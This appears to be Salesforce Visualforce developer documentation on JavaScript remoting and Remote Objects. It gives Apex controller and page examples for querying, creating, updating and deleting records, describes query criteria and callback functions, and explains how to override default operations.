    Visualforce.remoting.Manager.invokeAction(
        '{!$RemoteAction.MyController.getAccount}',
        accountName,
        function(result, event){
            if (event.status) {
                document.getElementById('acctId').innerHTML = result.Id
                document.getElementById('acctName').innerHTML = result.Name;
            } else if (event.type === 'exception') {
                document.getElementById("responseErrors").innerHTML =
                    event.message + "<br/>\n<pre>" + event.where + "</pre>";
            } else {
                document.getElementById("responseErrors").innerHTML = event.message;
            }
        }
    );
}
</script>
```

JavaScript Remoting Limits and Considerations

Although JavaScript remoting isn’t subject to some resource limits, it has other limits.

JavaScript remoting doesn’t avoid Salesforce service limits. JavaScript remoting calls aren’t subject to API limits, but Visualforce pages that use JavaScript remoting are subject to all standard Visualforce limits.

By default, the remote call response must return within 30 seconds, and after that the call times out. If your request takes longer to complete, configure a longer timeout, up to 120 seconds.

The request, including headers, has a maximum size of 4 MB.

The remote call response maximum size is 15 MB. If your JavaScript remoting code exceeds this limit, you have several options.

- Reduce the size of the response for each request. Return only the data that's required.
- Break up large data retrieval into requests that return smaller chunks.
- To reduce batch size, make more frequent batched requests.
- Use nonbatched requests. Set `{ buffer: false }` in your remoting request configuration block.

Salesforce logs error messages from some JavaScript remoting calls. You can prevent personal information from being logged by not including customer data in error messages. Instead, catch exceptions and log the full message. Then return a user-friendly message to your Visualforce page.

When a JavaScript remoting request is made, an access timeout value is created using the org-wide timeout value in the Session Settings Setup page. The timeout isn't refreshed on subsequent requests. If the timeout is undesirable, you can employ User Profile access or Permission Set access.

JavaScript remoting doesn't work when the referrer-policy HTTP header is set to `no-referrer`. For information about setting HTTP Referrer Policy values, see Protect Sensitive Information in Your URLs.

JavaScript Remoting Example

Here's a basic sample demonstrating how to use JavaScript remoting in your Visualforce pages.

First, create an Apex controller called `AccountRemoter`:

```
global with sharing class AccountRemoter {

    public String accountName { get; set; }
    public static Account account { get; set; }
    public AccountRemoter() { } // empty constructor

    @RemoteAction
    global static Account getAccount(String accountName) {
        account = [SELECT Id, Name, Phone, Type, NumberOfEmployees
                   FROM Account WHERE Name = :accountName];
        return account;
    }
}
```

Other than the `@RemoteAction` annotation, this looks like any other controller definition.

To make use of this remote method, create a Visualforce page that looks like this:

```
<apex:page controller="AccountRemoter">
    <script type="text/javascript">
    function getRemoteAccount() {
        var accountName = document.getElementById('acctSearch').value;

        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.AccountRemoter.getAccount}',
            accountName,
            function(result, event){
                if (event.status) {
                    // Get DOM IDs for HTML and Visualforce elements like this
                    document.getElementById('remoteAcctId').innerHTML = result.Id
                    document.getElementById(
                        "{!$Component.block.blockSection.secondItem.acctNumEmployees}"
                        ).innerHTML = result.NumberOfEmployees;
                } else if (event.type === 'exception') {
                    document.getElementById("responseErrors").innerHTML =
                        event.message + "<br/>\n<pre>" + event.where + "</pre>";
                } else {
                    document.getElementById("responseErrors").innerHTML = event.message;
                }
            },
            {escape: true}
        );
    }
    </script>

    <input id="acctSearch" type="text"/>
    <button onclick="getRemoteAccount()">Get Account</button>
    <div id="responseErrors"></div>

    <apex:pageBlock id="block">
        <apex:pageBlockSection id="blockSection" columns="2">
            <apex:pageBlockSectionItem id="firstItem">
                <span id="remoteAcctId"/>
            </apex:pageBlockSectionItem>
            <apex:pageBlockSectionItem id="secondItem">
                <apex:outputText id="acctNumEmployees"/>
            </apex:pageBlockSectionItem>
        </apex:pageBlockSection>
    </apex:pageBlock>
</apex:page>
```

Notice the following about this markup:

- The JavaScript uses the explicit `invokeAction` remoting call, and takes advantage of the `$RemoteAction` global to resolve the correct namespace for the remote action method.
- The `event.status` variable is `true` only if the call was successful. The error handling illustrated by the example is deliberately simple and prints the error message and stack trace from the `event.message` and `event.where` values, respectively. You're encouraged to implement more robust alternative logic for requests where your method call doesn't succeed.
- The `result` variable represents the object returned from the Apex `getAccount` method.
- Accessing the DOM ID of a plain HTML element is simple, just use the ID of the item.
- DOM IDs of Visualforce components are dynamically generated in order to ensure IDs are unique. The code above uses the technique illustrated in Using `$Component` to Reference Components from JavaScript to retrieve the component's ID by accessing it via the `$Component` global variable.

Common Visualforce JavaScript Remoting API Validation Errors

Learn how to correct common invalid calls to the Visualforce JavaScript Remoting API in your application code.

These error messages apply to Apex controller validation:

- The concrete implementation “`CLASS`” in namespace “`NAMESPACE`” for Apex interface “`METHOD_PARAMETER`” doesn't have permission to be used. The Apex object can't be instantiated.
  - The deserialized object doesn't have permission to be used in the associated namespace. Review the Apex class to remove incompatible annotations or fulfill missing security requirements that must be satisfied.
- The concrete implementation “`CLASS`” in namespace “`NAMESPACE`” doesn't implement the Apex interface “`METHOD_PARAMETER`.” The Apex object can't be instantiated.
  - Ensure that the data type of the deserialized Apex object is the same as the input argument type expected by the Apex controller method.

These error messages apply to CSRF token validation:

- Remoting request had invalid authorization. Try again later.
  - Check if the CSRF token was issued successfully. Request another token if needed.
- Remoting request authorization expired. Refresh the page and try again.
  - The CSRF token is expired. Request another token, and use the new token for the request.
- Remoting request could not be authorized. Refresh the page and try again.
  - An unexpected failure occurred during CSRF token validation. Review the console log and the server log to identify the point of failure and determine how to correct the issue.
- Remoting request authorization invalid for requested method.
  - Confirm that the CSRF token is valid. Then ensure that the CSRF token is being used for the same method that it was issued to validate.
- You do not have the level of access necessary to perform the operation you requested. Please contact the owner of the record or your administrator if access is necessary.
  - Access by token or authorization is unsuccessful, but there isn't any information about why the authorization failed. Check the console log and server log for information about how to correct the issue.
- Error occurred while authorizing the remoting request. Refresh the page and try again.
  - An unspecified issue occurred during validation. Confirm that your access is valid, and check the console log and server log for information about how to correct the issue.

Visualforce Remote Objects

JavaScript remoting is a popular, powerful, and efficient method for building Web apps with Visualforce, especially for creating pages for use in the Salesforce mobile app or working with JavaScript libraries such as jQuery or AngularJS. Visualforce Remote Objects are proxy objects that enable basic DML operations on sObjects directly from JavaScript. Remote Objects remove some of the complexity from JavaScript remoting by reducing the need for `@RemoteAction` methods in an Apex controller or extension.

Behind the scenes, the Remote Objects controller handles sharing rules, field level security, and other data accessibility concerns. Pages that use Remote Objects are subject to all the standard Visualforce limits, but like JavaScript remoting, Remote Objects calls don’t count toward API request limits.

Using Visualforce Remote Objects consists of implementing two separate pieces of functionality on the same page.

1. Access definitions, written in Visualforce with the Remote Objects components. These components generate a set of JavaScript proxy objects that you can use in step 2.

2. Data access functions, written in JavaScript. These functions use the proxy objects that are made available by the access definitions to perform create, retrieve, update, and delete operations on your data.

Your page then uses the data access functions to respond to user interaction, such as form submissions or controls changes, or to perform periodic actions in response to timers, or most anything that you can write in JavaScript.

A Simple Example of Remote Objects

This short example demonstrates the two pieces of functionality you need to implement to use Remote Objects.

This Visualforce page retrieves a list of 10 Warehouse records and displays them on the page in response to the user clicking the **Retrieve Warehouses** button.

```
<apex:page>

    <!-- Remote Objects definition to set accessible sObjects and fields -->
    <apex:remoteObjects >
        <apex:remoteObjectModel name="Warehouse__c" jsShorthand="Warehouse"
            fields="Name,Id">
            <apex:remoteObjectField name="Phone__c" jsShorthand="Phone"/>
        </apex:remoteObjectModel>
    </apex:remoteObjects>

    <!-- JavaScript to make Remote Objects calls -->
    <script>
        var fetchWarehouses = function(){
            // Create a new Remote Object
            var wh = new SObjectModel.Warehouse();

            // Use the Remote Object to query for 10 warehouse records
            wh.retrieve({ limit: 10 }, function(err, records, event){
                if(err) {
                    alert(err.message);
                }
                else {
                    var ul = document.getElementById("warehousesList");
                    records.forEach(function(record) {
                        // Build the text for a warehouse line item
                        var whText = record.get("Name");
                        whText += " -- ";
                        whText += record.get("Phone");

                        // Add the line item to the warehouses list
                        var li = document.createElement("li");
                        li.appendChild(document.createTextNode(whText));
                        ul.appendChild(li);
                    });
                }
            });
        };
    </script>

    <h1>Retrieve Warehouses via Remote Objects</h1>

    <p>Warehouses:</p>

    <ul id="warehousesList">
    </ul>
    <button onclick="fetchWarehouses()">Retrieve Warehouses</button>

</apex:page>
```

Notice something unusual about this page—there is no controller or controller extension. All of the data access is handled by the Remote Objects components.

The first part of this example is the Remote Objects components that specify which objects and fields to make accessible on the page.

```
<apex:remoteObjects >
    <apex:remoteObjectModel name="Warehouse__c" jsShorthand="Warehouse" fields="Name,Id">

        <apex:remoteObjectField name="Phone__c" jsShorthand="Phone"/>
    </apex:remoteObjectModel>
</apex:remoteObjects>
```

These components generate JavaScript model classes, one per sObject in the access specification, which you use to make data access calls directly from your JavaScript code. Notice the use of the `jsShorthand` attribute, which maps the full Salesforce API name to a simpler, shorter name to use in your JavaScript code. If you plan to package and distribute your code, setting `jsShorthand` is essential because it eliminates the use of your organization's namespace in the packaged code. Using the shorthand does all the work.

The second part of this example is a JavaScript function that uses the models that are generated by the access definition components to retrieve a set of records for display on the page.

```
<!-- JavaScript to make Remote Objects calls -->
<script>
    var fetchWarehouses = function(){
        // Create a new Remote Object
        var wh = new SObjectModel.Warehouse();

        // Use the Remote Object to query for 10 warehouse records
        wh.retrieve({ limit: 10 }, function(err, records, event){
            if(err) {
                alert(err.message);
            }
            else {
                var ul = document.getElementById("warehousesList");
                records.forEach(function(record) {
                    // Build the text for a warehouse line item
                    var whText = record.get("Name");
                    whText += " -- ";
                    whText += record.get("Phone");

                    // Add the line item to the warehouses list
                    var li = document.createElement("li");
                    li.appendChild(document.createTextNode(whText));
                    ul.appendChild(li);
                });
            }
        });
    };
</script>
```

The first line of the function creates a Warehouse object from the model. Notice that the call that creates it uses the `jsShorthand` for the sObject instead of the full API name of the object. Following this best practice decouples your JavaScript code from the specifics of your organization namespace, sObject and field names, and so on, and makes your code more succinct and clear.

The second line uses the new Warehouse object, `wh`, to perform a query for Warehouse records. The call provides two arguments: a simple query specifier and an anonymous function to handle the results. The function is standard JavaScript. It iterates over the results and creates list items to append to the list of warehouses on the page.

The page body is static HTML.

```
<h1>Retrieve Warehouses via Remote Objects</h1>

<p>Warehouses:</p>

<ul id="warehousesList">
</ul>
<button onclick="fetchWarehouses()">Retrieve Warehouses</button>
```

Your code adds results to the `warehousesList` list. When the page loads, the list is empty. Clicking the button fires the JavaScript function that was defined earlier, which performs the query and adds the results.

Using Remote Objects in JavaScript

The JavaScript models that are generated by the Remote Objects components provide a JavaScript API to create functions for your app that read and save values back to Salesforce. Use the base model that is created by the `<apex:remoteObjects>` component to instantiate specific models for corresponding sObjects. Then use the specific models to perform actions on their sObjects, such as retrieving, creating, updating, and deleting.

The base model for your Remote Objects is created by the `<apex:remoteObjects>` component. The base model provides a pseudonamespace for Remote Objects that you create with it. By default the base model is named `SObjectModel`, but you can set the name by using the `jsNamespace` attribute. Use different base models to group related Remote Objects along functional or package lines. For example:

```
<apex:remoteObjects jsNamespace="MyCorpModels">
    <apex:remoteObjectModel name="Contact" fields="FirstName,LastName"/>
</apex:remoteObjects>
<apex:remoteObjects jsNamespace="TrackerModels">
    <apex:remoteObjectModel name="Shipment__c" fields="Id,TrackNum__c"/>
</apex:remoteObjects>
```

Specific Models

You don't normally create a base model yourself but instead use the generated base model as a factory for creating specific models. For example, with the above declaration, instantiate a Contact model in JavaScript like this:

```
var ct = new MyCorpModels.Contact();
```

Note that `ct` is a JavaScript model for the Contact object, not a specific Contact record.

`ct` represents a specific object, `Contact`, and provides a connection between your page's JavaScript and the Salesforce service. `ct` can be used to perform the basic "CRUD" operations—create, read, update, and delete—on contact objects in the database.

In the following sections, examples are based on the following Remote Objects declaration, which uses all three Remote Objects components and shows how to add a custom field, `Notes__c`, with a "shorthand" name to make accessing it in JavaScript more natural.

```
<apex:remoteObjects jsNamespace="RemoteObjectModel">
    <apex:remoteObjectModel name="Contact" fields="Id,FirstName,LastName,Phone">
        <apex:remoteObjectField name="Notes__c" jsShorthand="Notes"/>
    </apex:remoteObjectModel>
</apex:remoteObjects>
```

This declaration enables you to access five fields on Contact records.

Instantiating Models and Accessing Fields

Instantiate a model with or without field values set, depending on your intent. Generally, you'll set fields when you want to write changes to the database and omit fields when you're just reading. Field values are set by passing in a JSON string with values for the fields to set on the new model.

To create a model without fields set, create it with an empty parameters list.

```
var ct = new RemoteObjectModel.Contact();
```

To instantiate a model with fields set, typically to create a new record, pass in an object that contains field name and value pairs. For example:

```
var ct = new RemoteObjectModel.Contact({
    FirstName: "Aldo",
    LastName: "Michaels",
    Phone: "(415) 555-1212"
});
```

Remote Objects models use basic `get()` and `set()` methods to retrieve and set field values. For example:

```
var ct = new RemoteObjectModel.Contact({ FirstName: "Aldo" });
ct.get('FirstName');  // 'Aldo'
ct.get('Phone'); // <undefined>
ct.set('FirstName', 'Benedict');
ct.set('Phone', '(415) 555-1212');
```

There's no functional difference between setting field values with a properties list in the constructor and setting field values with `set()`.

Creating Records with Remote Objects

Create a record by calling `create()` on a Remote Objects model instance.

`create()` accepts two arguments, both optional.

```
RemoteObjectModel.create({field_values}, callback_function)
```

The `field_values` block enables you to define and create a record in one statement. Set field values as you do when you create a model, using a JSON string. For example, the following two calls to `create()` are equivalent.

```
var ctDetails = { FirstName: 'Marc', LastName: 'Benioff' };

// Call create() on an existing Contact model, with no arguments
var ct = new RemoteObjectModel.Contact(ctDetails);
```

```
ct.create();

// Call create() on an empty Contact model, passing in field values
var ct = new RemoteObjectModel.Contact();
ct.create(ctDetails);
```

`create()` doesn't return a result directly. The callback function enables you to handle the server response asynchronously.

Note: All server operations that use Remote Objects are performed asynchronously. Any code that depends on the request being completed, including handling returned results, must be placed in the callback function.

Your callback function can accept up to three arguments.

```
function callback(Error error, Array results, Object event) { // ... }
```

See Remote Objects Callback Functions on page 361 for details about writing Remote Objects callback functions.

The `Id` field is set on the Remote Object as part of a successful `create()` call. You can access this field in your callback function.

```
var ctDetails = { FirstName: 'Marc', LastName: 'Benioff' };
var ct = new RemoteObjectModel.Contact();
ct.create(ctDetails, function(err) {
    if(err) {
        console.log(err);
        alert(err.message);
    }
    else {
        // this is the contact
        console.log(ct.log());     // Dump contact to log
        console.log(ct.get('Id')); // Id is set when create completes
    }
});
```

Note the use of the `log()` function; it's the equivalent of `toString()` for Remote Objects.

Note: For clarity, this example uses a global variable, `ct`, which isn't a best practice. See Remote Objects Callback Functions on page 361 for better techniques.

SEE ALSO:

Remote Objects Callback Functions

Retrieving Records with Remote Objects

Retrieve records by calling `retrieve()` on a Remote Objects model instance.

`retrieve()` requires two arguments, one for query criteria and one for a callback handler.

```
RemoteObjectModel.retrieve({criteria}, callback_function)
```

`criteria` can be a Remote Objects query object or a function that returns one. The following two calls are equivalent.

```
var ct = new RemoteObjectModel();

// Empty callback functions for simplicity
ct.retrieve({where: {FirstName: {eq: 'Marc' }}}, function() {}); // query object
ct.retrieve(function(){
 return({where: {FirstName: {eq: 'Marc' }}});
}, function() {}); // function returning query object
```

See Format and Options for Remote Objects Query Criteria on page 359 for an explanation of the query object.

`retrieve()` doesn't return a result directly. The callback function enables you to handle the server response asynchronously.

> Note: All server operations that use Remote Objects are performed asynchronously. Any code that depends on the request being completed, including handling returned results, must be placed in the callback function.

Your callback function can accept up to three arguments.

```
function callback(Error error, Array results, Object event) { // ... }
```

See Remote Objects Callback Functions on page 361 for details about writing Remote Objects callback functions.

To retrieve records using dates, pass in the JavaScript date object to the query.

```
var myDate = new Date('2017-01-20');
ct.retrieve({where: {CloseDate: {eq: myDate}}}, function() {});
```

SEE ALSO:

- Format and Options for Remote Objects Query Criteria
- Remote Objects Callback Functions

Updating Records with Remote Objects

Update records by calling `update()` on a Remote Objects model instance.

`update()` accepts three arguments, all optional, and can update one or many records at the same time, depending on the arguments that you provide.

```
RemoteObjectModel.update([record_ids], {field_values}, callback_function)
```

`record_ids` is an array of strings, where the strings are the `Id`s of records to be updated. If this parameter is omitted, the `Id` that is set on the Remote Object instance is used. The simplest way to update a record is to call `update()` on itself.

```
ctDetails = {FirstName: "Marc", LastName: "Benioff"};
ct = new RemoteObjectModel.Contact(ctDetails);
ct.create();

// Later, in response to a page event...
ct.set('Phone', '555-1212');
ct.update();
```

More often, you might need to update a record in response to a form submission. Updating the record can be as simple as reading some form values, including the record's `Id`, and passing the values to `update()`. For example:

```
var record = new RemoteObjectModel.Contact();
record.update($j('#contactId').val(),
{
    FirstName: $j('#fName').val(),
    LastName: $j('#lName').val(),
    Phone: $j('#phone').val(),
    Notes: $j('#notes').val()
});
```

Robust code includes a callback to handle errors. The following code accomplishes the same as the previous sample, altered to use an event handler and a callback function.

```
// Handle the Save button
function updateContact(e){
    e.preventDefault();

    var record = new RemoteObjectModel.Contact({
        Id: $jQuery('#contactId').val(),
        FirstName: $jQuery('#fName').val(),
        LastName: $jQuery('#lName').val(),
        Phone: $jQuery('#phone').val(),
        Notes: $jQuery('#notes').val()
    });
    record.update(updateCallback);
}

// Callback to handle DML Remote Objects calls
function updateCallback(err, ids){
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
}
```

You can update many records at the same time, as long as the update to be performed is uniform, that is, the same for every record. For example, you might need to update a collection of checked items from a list, to change a status field to "Archived" or a current timestamp. To update records in one request, pass an array of `Id`s to `update()`. The fields to be updated can be set as part of the Remote Object model itself, but it's safer to pass them directly to `update()`, like this:

```
var ct = new RemoteObjectModel.Contact();
ct.update(
    ['003xxxxxxxxxxxxxxx', '003xxxxxxxxxxxxxxx'],
    { FirstName: "George", LastName: "Foreman" },
    function(err, ids) {
        if (err) {
            displayError(err);
        } else {
            // Reload the contacts with current list
            getAllContacts();
            $jQuery('#status').html(ids.length + ' record(s) updated.');
            $jQuery.mobile.changePage('#listpage', {changeHash: true});
        }
});
```

Note: When you update multiple records this way, all of the records are updated in the same server-side transaction.

SEE ALSO:

Remote Objects Callback Functions

Upserting Records with Remote Objects

Save a record by calling `upsert()` on a Remote Objects model instance.

`upsert()` is a convenience function that updates a record if it exists and creates it if it doesn't. Behind the scenes `upsert()` delegates to `create()` or `update()`. Use `upsert()` to write functions for your page or application that aren't affected by whether a record is from a new input form or an edit record page.

`upsert()` accepts two arguments, both optional.

```
RemoteObjectModel.upsert({field_values}, callback_function)
```

The `field_values` block enables you to set the values and save a record in one statement. Set field values as you do when you create a model, using a JSON string. For example, the following two calls to `upsert()` are equivalent.

```
// Call upsert() on a Contact model, with no arguments
// ct is a RemoteObjectModel.Contact that already has data
ct.set('Phone', '(415) 777-1212');
ct.upsert();

// Call upsert() on a Contact model, passing in field values
// ct is a RemoteObjectModel.Contact that already has data
ct.upsert({Phone: '(415) 777-1212'});
```

In the preceding example, it's not clear if the contact exists in the database or if it's a new contact that's coming from an input form. `upsert()` handles the details. If there's an `Id` field set on the contact, the contact will be updated. If there's no `Id`, a new contact is created.

`upsert()` doesn't return a result directly. The callback function enables you to handle the server response asynchronously.

Note: All server operations that use Remote Objects are performed asynchronously. Any code that depends on the request being completed, including handling returned results, must be placed in the callback function.

Your callback function can accept up to three arguments.

```
function callback(Error error, Array results, Object event) { // ... }
```

See Remote Objects Callback Functions on page 361 for details about writing Remote Objects callback functions.

SEE ALSO:

Creating Records with Remote Objects

Updating Records with Remote Objects

Deleting Records with Remote Objects

Delete records by calling `del()` on a Remote Objects model instance.

`del()` accepts two arguments, both optional, and can delete one or many records, depending on the arguments that you provide.

Note: Why `del()` instead of `delete()`? `delete` is a reserved word in JavaScript.

```
RemoteObjectModel.del([record_ids], callback_function)
```

`record_ids` is an array of strings, where the strings are the `Id`s of records to be deleted. If this parameter is omitted, the `Id` that is set on the Remote Object instance is used. The simplest way to delete a record is to call `del()` on itself.

```
ctDetails = {FirstName: "Tobe", LastName: "Ornottobe"};
ct = new RemoteObjectModel.Contact(ctDetails);
ct.create();

// After some thought, and the async operation completes...
// It's not to be; delete the contact
ct.del();
```

More often, you might need to delete a record in response to a button click. Deleting the record is as simple as getting the record's `Id` from the page and then passing the `Id` to `del()`. For example:

```
var id = $jQuery('#contactId').val();
var ct = new RemoteObjectModel.Contact();
ct.del(id);
```

Robust code includes a callback to handle errors. The following code accomplishes the same as the previous sample, altered to use an event handler and a callback function.

```
// Handle the delete button click
function deleteContact(e){
    e.preventDefault();
    var ct = new RemoteObjectModel.Contact();
    ct.del($jQuery('#contactId').val(), updateCallback);
}

// Callback to handle DML Remote Objects calls
function updateCallback(err, ids){
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
}
```

To delete multiple records in one request—for example, checked items from a list—pass an array of `Id`s to `del()`.

```
var ct = new RemoteObjectModel.Contact();
ct.del(['003xxxxxxxxxxxxxxx', '003xxxxxxxxxxxxxxx'], function(err, ids) {
    if (err) {
        displayError(err);
    } else {
        // Reload the contacts with current list
        getAllContacts();
        $jQuery('#status').html(ids.length + ' record(s) deleted.');
        $jQuery.mobile.changePage('#listpage', {changeHash: true});
    }
});
```

Note: When you delete multiple records this way, all of the records are deleted in the same server-side transaction.

SEE ALSO:

Remote Objects Callback Functions

Format and Options for Remote Objects Query Criteria

Remote Objects uses an object to specify criteria for `retrieve()` operations. Use this object to specify where, limit, and offset conditions for your queries.

The structured format of the query object enables Visualforce to validate the criteria at save time, reducing the likelihood of runtime errors. The format is straightforward.

```
<apex:remoteObjectsjsNamespace="RemoteObjectModel">
    <apex:remoteObjectModel name="Contact" fields="FirstName,LastName"/>
</apex:remoteObjects>

<script>
var ct = new RemoteObjectModel.Contact();
ct.retrieve(
    { where: {
        FirstName: {eq: 'Marc'},
        LastName: {eq: 'Benioff'}
      },
      orderby: [ {LastName: 'ASC'}, {FirstName: 'ASC'} ],
      limit: 1 },

    function(err, records) {
        if (err) {
            alert(err);
        } else {
            console.log(records.length);
            console.log(records[0]);
        }
    }
);
</script>
```

The query criteria find a contact named Marc Benioff and limit the query to a single result.

`where` Conditions

`where` conditions enable you to filter the results of a retrieve operation, much the same way that a `WHERE` condition in a SOQL query does. The operators that are available for `where` conditions are:

- `eq`: equals
- `ne`: not equals
- `lt`: less than
- `lte`: less than or equals
- `gt`: greater than
- `gte`: greater than or equals

- `like`: string matching. As with SOQL, use “%” as a wildcard character.
- `in`: in, used for finding a value that matches any of a set of fixed values. Provide values as an array, for example, ['Benioff', 'Jobs', 'Gates'].
- `nin`: not in, used for finding a value that matches none of a set of fixed values. Provide values as an array, for example, ['Benioff', 'Jobs', 'Gates'].
- `and`: logical AND, used for combining conditions
- `or`: logical OR, used for combining conditions

Within the `where` object, add field name and condition pairs to create complex criteria. Multiple conditions by default are treated as AND conditions. You can use `and` and `or` to create other criteria conditions. For example:

```
{
where:
    {
    or:
        {
        FirstName: { like: "M%" },
        Phone: { like: '(415)%' }
        }
    }
}
```

Filter results based on a date range by using a combination of `lte` and `gte`. For example:

```
<apex:remoteObjects jsNamespace="RemoteObjectModel">
    <apex:remoteObjectModel name="Account" fields="Id,Name,CreatedDate"/>
</apex:remoteObjects>

<script>
    var account_created_from_date = new Date('2017-01-01');
    var account_created_to_date = new Date('2018-01-01');
    var clauses = {
        'where': {
            'CreatedDate': { 'lte': account_created_to_date },
            'and': {
                'CreatedDate': { 'gte': account_created_from_date },
                'Id': { 'ne': '' }
            }
        }
    };

    var ct = new RemoteObjectModel.Account();
    ct.retrieve(
        clauses,
        function(err, records) {
            if (err) {
                console.log(err);
            } else {
                console.log(records.length);
                console.log(records[0]);
            }
        }
    );
</script>
```

`orderby` Conditions

`orderby` enables you to set a sort order for your results. You can sort on up to three fields.

Specify your `orderby` conditions as an array of JavaScript objects that contain name-value pairs. The field to sort on is the name, and the sort description is the value. The sort description enables you to sort ascending or descending and to sort null values first or last. For example:

```
orderby: [ {Phone: "DESC NULLS LAST"} , {FirstName: "ASC"} ]
```

`limit` and `offset` Conditions

`limit` and `offset` enable you to retrieve a specific number of records at a time and to page through an extended set of results.

Use `limit` to specify how many records to return in one batch of results. The default value is 20. The maximum is 100.

Use `offset` to specify how many records to skip in the overall result set before adding records to the returned results. The minimum is 1. The maximum offset is 2,000 rows. Requesting an offset greater than 2,000 results in a `NUMBER_OUTSIDE_VALID_RANGE` error.

Remote Objects Callback Functions

Remote Objects sends all requests to the Salesforce service asynchronously. Your code handles responses to Remote Objects operations in a callback function that you provide. Callback functions handle updating the page with the results of the operation and errors that are returned.

Callback functions are a standard technique in JavaScript for handling events and asynchronous operations. Remote Objects uses this pattern to handle the response of its asynchronous operations. When you invoke a Remote Objects operation, you provide the parameters of the operation and, optionally, a callback function. Your JavaScript code continues uninterrupted after you invoke the operation. When the remote operation is completed and results are returned, your callback function is invoked and receives the results of the operation.

Remote Objects callback functions can be written to receive up to three arguments.

```
function callback(Error error, Array results, Object event) { // ... }
```

Name	Type	Description
`error`	JavaScript Error object	A standard JavaScript Error object. If the operation succeeded, `error` is `null`. Use `error.message` to retrieve the reason for a failure.
`results`	JavaScript array	An array that contains the results of the operation. If the operation was a `retrieve()`, the results are instances of the appropriate Remote Objects. Otherwise, the array contains strings that represent the `Id`s of affected records.
`event`	JavaScript object	A JavaScript object that provides the details of the JavaScript remoting event transporting the Remote Objects operation.

Most callback functions check for errors and then take an action with the results. The `event` object is typically used only in debugging and sophisticated error management.

Example: Here's a straightforward callback function, which handles the results of a `retrieve()` operation.

```
function getAllContacts() {
    $j.mobile.showPageLoadingMsg();
    var c = new RemoteObjectModel.Contact();
    c.retrieve({ limit: 100 }, function (err, records) {
        // Handle errors
        if (err) {
            displayError(err);
        } else {
            // Add the results to the page
            var list = $j(Config.Selectors.list).empty();
            $j.each(records, function() {
                var newLink = $j('<a>'+this.get('FirstName')+'
'+this.get('LastName')+'</a>');
                newLink.appendTo(list).wrap('<li></li>');
            });

            $j.mobile.hidePageLoadingMsg();
            list.listview('refresh');
        }
    });
}
```

In this sample, `getAllContacts()` calls `retrieve()` and passes an anonymous function as the callback. The callback function checks for errors and then uses jQuery to iterate through the array of result records, adding them to the page. Some details are omitted to focus on the callback structure. See An Example of Using Remote Objects with jQuery Mobile on page 368 for the complete page source code.

SEE ALSO:

An Example of Using Remote Objects with jQuery Mobile

Overriding Default Remote Objects Operations

Override the default Remote Objects operations with your own Apex code to extend or customize the behavior of Remote Objects.

Behind the scenes of Remote Objects, the basic operations—`create()`, `retrieve()`, `update()`, and `del()`—use a Remote Objects controller that’s the equivalent of the standard controller for normal Visualforce pages. You can override Remote Objects operations to extend or replace the built-in behavior of this controller. Overrides of Remote Objects operations are written in Apex and take effect by adding them to your page’s Remote Objects definitions.

Note: You can’t override the `upsert()` operation. It’s just a convenience function, and behind the scenes it delegates to either `create()` or `update()`. When you override either of those methods, the overridden method is automatically used by `upsert()` as appropriate.

Remote Objects Access Definitions for Method Overrides

To override a Remote Objects operation with a remote method, set the attribute for the operation to the method that replaces the default method. For example, here's how to override the `create()` operation for contacts with a remote method.

```
<apex:remoteObjectModel name="Contact" fields="FirstName,LastName,Phone"
    create="{!$RemoteAction.RemoteObjectContactOverride.create}"/>
```

The attribute takes a Visualforce expression that references the `@RemoteAction` method to use as the override for the built-in `create()` operation. The expression takes the form of `$RemoteAction.`***`OverrideClassName.overrideMethodName`***, where the `$RemoteAction` global handles your organization namespace, as it does for JavaScript remoting. Note that the class that contains the `@RemoteAction` method needs to be set as the page's controller or as a controller extension for the page.

With this declaration, whenever your page's JavaScript code calls the `create()` function for a contact Remote Object, instead of using the Remote Objects controller, your remote method will be called.

Remote Objects Override Methods

Remote Objects override methods are written as `@RemoteAction` methods in an Apex class, which you add to your page as a controller or controller extension.

The method signature for an override method is:

```
@RemoteAction
public static Map<String,Object> methodName(String type, Map<String,Object> fields)
```

The `type` parameter is the sObject type that's being acted upon, and the `fields` map is a collection that contains the values that were set on the Remote Object before the overridden method was called.

The return value is a map that represents the result of a Remote Objects operation. This map typically include the results of the call, the status, and any custom data that you want to provide as part of your custom method.

The simplest way to construct a valid return map is to use the `RemoteObjectController`. This is the standard controller that provides the built-in functionality for Remote Objects, and you can delegate data manipulation language (DML) operations to it by passing along your method's parameters. For example, here's a `create()` method that does nothing more than the built-in version of `create()` does:

```
@RemoteAction
public static Map<String, Object> create(String type, Map<String, Object> fields) {
    Map<String, Object> result = RemoteObjectController.create(type, fields);
    return result;
}
```

This method is effectively a no-op; that is, this method does exactly the same thing the built-in version would have done, nothing more and nothing less. Your override methods can execute whatever additional Apex you need to, including logging, additional DML, other method calls, and so on. For a more complete example of a Remote Objects override method, and the page that uses it, see An Example of Using Remote Method Overrides in Remote Objects on page 364.

Important: The `RemoteObjectController` standard controller automatically handles sharing rules, ownership, and other security concerns for Remote Objects. In contrast, methods in a custom controller or controller extension operate in system mode by default, which allows full access to all data in the organization. This behavior is the same as for standard Visualforce pages that use custom controllers or controller extensions. When you write the controller code, you need to handle access rights and other concerns yourself.

As a best practice, use the `with sharing` keyword for your controller or controller extension class, and delegate as much as you can to the `RemoteObjectController`.

